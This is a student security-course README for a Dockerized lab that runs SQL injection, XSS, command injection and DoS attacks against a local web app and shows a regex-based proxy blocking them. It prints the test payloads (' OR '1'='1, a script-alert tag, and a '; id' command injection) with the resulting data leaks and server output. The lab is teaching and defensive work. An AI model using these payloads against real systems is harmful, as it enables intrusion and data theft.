Web Vulnerability Testing Project

Course: Functional and Security Testing Techniques (security part)

Author: Delaram Doroudgarian – S5881909

Semester: Spring 2025

Summary

This project allows you to simulate and test common web vulnerabilities including:

- SQL Injection (SQLi)
- Cross-Site Scripting (XSS)
- Command Injection (CMDi)
- Denial of Service (DoS)

A custom proxy service monitors requests and filters out suspicious traffic. The entire system is containerized using Docker for easy setup and reproducibility.

Requirements

To run this project, ensure you have the following installed:

- Docker
- Docker Compose
- Python 3.9 or higher
- Flask (installed via `requirements.txt`)

Project Setup

Running the project: From the root project directory, run:

```
docker-compose up –build
```

This will build and start the following containers:

- Web Server: http://localhost:8000/
- Proxy: http://localhost:5000/


Environment Variables

In this project, environment variables are used to enable or disable different attack types. These variables can be set in the *docker-compose.yml* file:

- SQLI_ENABLED: Enable or disable **SQL Injection** (default: false)
- XSS_ENABLED: Enable or disable **XSS** (default: false)
- CMDI_ENABLED: Enable or disable **Command Injection** (default: false)
- DOS_ENABLED: Enable or disable **DoS attack detection** (default: false)

Attacker *Dockerfile* Note

To test different attacks, change the attacker script in the *Dockerfile*:



```
FROM python:3.9-slim
WORKDIR /app
COPY . .
RUN pip install requests
RUN echo "ATTACK_TYPE=${ATTACK_TYPE}
CMD ["python", "attack_dos.py"]
```

For other attacks, change the file accordingly.

Testing each Attack


- ➢ Remember, to test every attack and see the result, you should set it's environment variable to *False* on *docker-compose.yml* and then write "docker-compose up –build" on cmd.

1. SQL Injection

To test the **SQL Injection** vulnerability on browser, use the following URL:

```
http://localhost:5000/?name=' OR '1'='1
```


Expected output (browser):
Displays multiple records from the database:



No command provided.Array ([0] => 1 [id] => 1 [1] => Security [name] => Security [2] => teacher1@unige.it [teacheremail] => teacher1@unige.it) Array ([0] => 2 [id] => 2 [1] => Networks [name] => Networks [2] => teacher2@unige.it [teacheremail] => teacher2@unige.it)

Expected output (Terminal):

Attacking with SQL Injection payload: ' OR '1'='1



```
attacker  | Attacking with SQL Injection payload: ' OR '1'='1
attacker  | Response: 200 - No command provided.Array
attacker  | (
attacker  |     [0] => 1
attacker  |     [id] => 1
attacker  |     [1] => Security
attacker  |     [name] => Security
attacker  |     [2] => teacher1@unige.it
attacker  |     [teacheremail] => teacher1@unige.it
attacker  | )
attacker  | Array
attacker  | (
attacker  |     [0] => 2
attacker  |     [id] => 2
attacker  |     [1] => Networks
attacker  |     [name] => Networks
attacker  |     [2] => teacher2@unige.it
attacker  |     [teacheremail] => teacher2@unige.it
attacker  | )
attacker  |
```


2. XSS

To test the **XSS** vulnerability, use the following URL:

```
http://localhost:5000/xss?q=<script>alert('XSS')</script>
```

Expected output (browser):

If the attack is successful, you should see the following output:




localhost:5000/xss?q=<script>alert(%27XSS%27)</script>

localhost:5000 says

XSS

Expected output (Terminal):




```
attacker | Attacking with XSS payload: <script>alert('XSS')</script>
proxy    | 172.18.0.5 - - [26/May/2025 13:49:19] "GET /xss?q=<a+href%3D'javascript:alert(1)'>Click+me</a> HTTP/1.1" 200 -
attacker | Response: 200 - <h3>Search Result for: <script>alert('XSS')</script></h3>
```

3. Command Injection

To test the **Command Injection** vulnerability, use the following URL:

```
http://localhost:5000/?cmd= ls; id
```


Expected output (browser):
If the attack is successful, you should see the directory contents:



localhost:5000/?cmd=%20ls;%20id

index.php simpledata.sql xss.php uid=33(www-data) gid=33(www-data) groups=33(www-data)
Warning: Undefined array key "name" in **/var/www/html/index.php** on line **21**


Expected output (Terminal):



```
attacker  | Response from server: index.php
attacker  | simpledata.sql
attacker  | xss.php
attacker  | uid=33(www-data) gid=33(www-data) groups=33(www-data)
attacker  | <br />
attacker  | <b>Warning</b>:  Undefined array key "name" in <b>/var/www/html/index.php</b> on line <b>21</b><br />
attacker  |
attacker exited with code 0
```

4. Denial of Service (DoS)

If the attack is successful, you should see the below output on Terminal:




```
attacker  | [1049] Response time: 26.98s | Status: 200
attacker  | [1075] Response time: 26.96s | Status: 200
attacker  | [822] Response time: 27.30s | Status: 200
attacker  | [1077] Response time: 26.97s | Status: 200
attacker  | [1064] Response time: 26.98s | Status: 200
attacker  | [871] Response time: 27.25s | Status: 200
attacker  | [847] Response time: 27.28s | Status: 200
attacker  | [920] Response time: 27.19s | Status: 200
attacker  | [869] Response time: 27.25s | Status: 200
attacker  | [1282] Response time: 26.69s | Status: 200
attacker  | ▯O ¶▯▯O▯3▯z▯
▀`-▯▯O ¶▯▯O▯▯▯S▯▯
```

When the DoS attack is executed without any detection enabled, all 2000 requests are forwarded to the web server. As a result, the response time increases progressively, and the final response time reaches approximately 27 seconds. This confirms that the server processes all requests without any filtering.

Furthermore, during the attack, the loading time of the web server noticeably increases for a few seconds, indicating resource strain.

If Proxy detects dos attack, the output will be:




```
attacker    | [1998] Response time: 0.01s | Status: 429
attacker    | [1997] Response time: 0.01s | Status: 429
attacker    | [1995] Response time: 0.01s | Status: 429
attacker    | [1999] Response time: 0.01s | Status: 429
attacker    | [2000] Response time: 0.01s | Status: 429
attacker    | [81] Response time: 4.04s | Status: 200
attacker    | [76] Response time: 4.05s | Status: 200
attacker    | [80] Response time: 4.05s | Status: 200
attacker    | [85] Response time: 4.04s | Status: 200
attacker    | [82] Response time: 4.05s | Status: 200
attacker    | [89] Response time: 4.37s | Status: 200
attacker    | [86] Response time: 4.38s | Status: 200
attacker    | [87] Response time: 4.38s | Status: 200
attacker    | [90] Response time: 4.37s | Status: 200
attacker    | [88] Response time: 4.38s | Status: 200
attacker    | [91] Response time: 5.37s | Status: 200
attacker    | [92] Response time: 5.37s | Status: 200
```

However, when DoS detection is enabled in the proxy, only a limited number of requests (defined by the `MAX_REQUESTS` variable, set to 20) are forwarded to the web server. The rest are blocked and responded with HTTP error code 429 (Too Many Requests). The maximum response time remains around 5 seconds, showing that the proxy effectively mitigates the attack.

Detailed Explanations

- **Proxy**: The proxy filters incoming traffic by checking for attack patterns using regex rules. If a match is found and the corresponding environment variable is set to “true”, the proxy blocks the request and returns an error message like this:



```
{"error":"SQL Injection detected!"}
```

- **Dynamic Configuration**: By toggling environment variables in *docker-compose.yml*, you can control which types of attacks are detected or bypassed during runtime. This allows easy switching between active and passive modes for testing.

- **Extensibility**: The modules are designed in a modular and extensible way, allowing you to add new modules for different attacks. This is done by placing custom modules in the modules folder and dynamically loading them.

  Each type of vulnerability is implemented as a module in the “modules/” directory. The proxy loads them dynamically using Python’s “importlib”. To add support for a new vulnerability:

  1. Create a new file, e.g., `modules/new_attack_module.py`

  2. Implement the function:

     def is_ new_attack(query): …

Conclusion

This project demonstrates both offensive and defensive aspects of web security. You can launch attacks like SQLi, XSS, CMDi, and DoS from the `attacker` container, and observe how the `proxy` reacts based on its configured defense mode.

It serves as a learning platform to understand how such attacks work and how they can be mitigated using customizable filters in real-world deployments.